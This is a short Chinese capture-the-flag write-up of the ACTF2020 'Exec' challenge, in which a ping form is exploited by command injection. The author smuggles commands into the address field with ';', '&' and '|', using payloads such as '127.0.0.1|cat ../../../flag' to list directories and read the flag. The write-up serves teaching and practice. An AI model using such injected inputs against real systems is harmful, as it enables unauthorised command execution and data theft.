[ACTF2020 新生赛]Exec1

原创

Dream651 于 2021-07-25 16:44:49 发布 14 收藏

> 命令执行，使用;或者|进行注入

打开靶场

先ping一下本机地址，有回显


猜测为命令执行漏洞

> 命令执行漏洞可看https://blog.csdn.net/hintll/article/details/117790643

ls 命令将每个由 Directory 参数指定的目录或者每个由 File 参数指定的名称写到标准输出，以及您所要求的和标志一起的其它信息。如果不指定 File 或 Directory 参数， ls 命令显示当前目录的内容。

试一下这个：

```
127.0.0.1 & ls
```



PING

请输入需要ping的地址

PING

```
index.php
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```


发现一个index.php文件，访问index.php文件

PING

请输入需要ping的地址


PING

发现回到了原始界面

使用|进行注入，一级级去寻找根目录，

构造payload去一级一级找flag：

```
127.0.0.1|ls ../../../
```



之后使用cat命令读取flag目录中的内容

```
127.0.0.1|cat ../../../flag
```

最终得到flag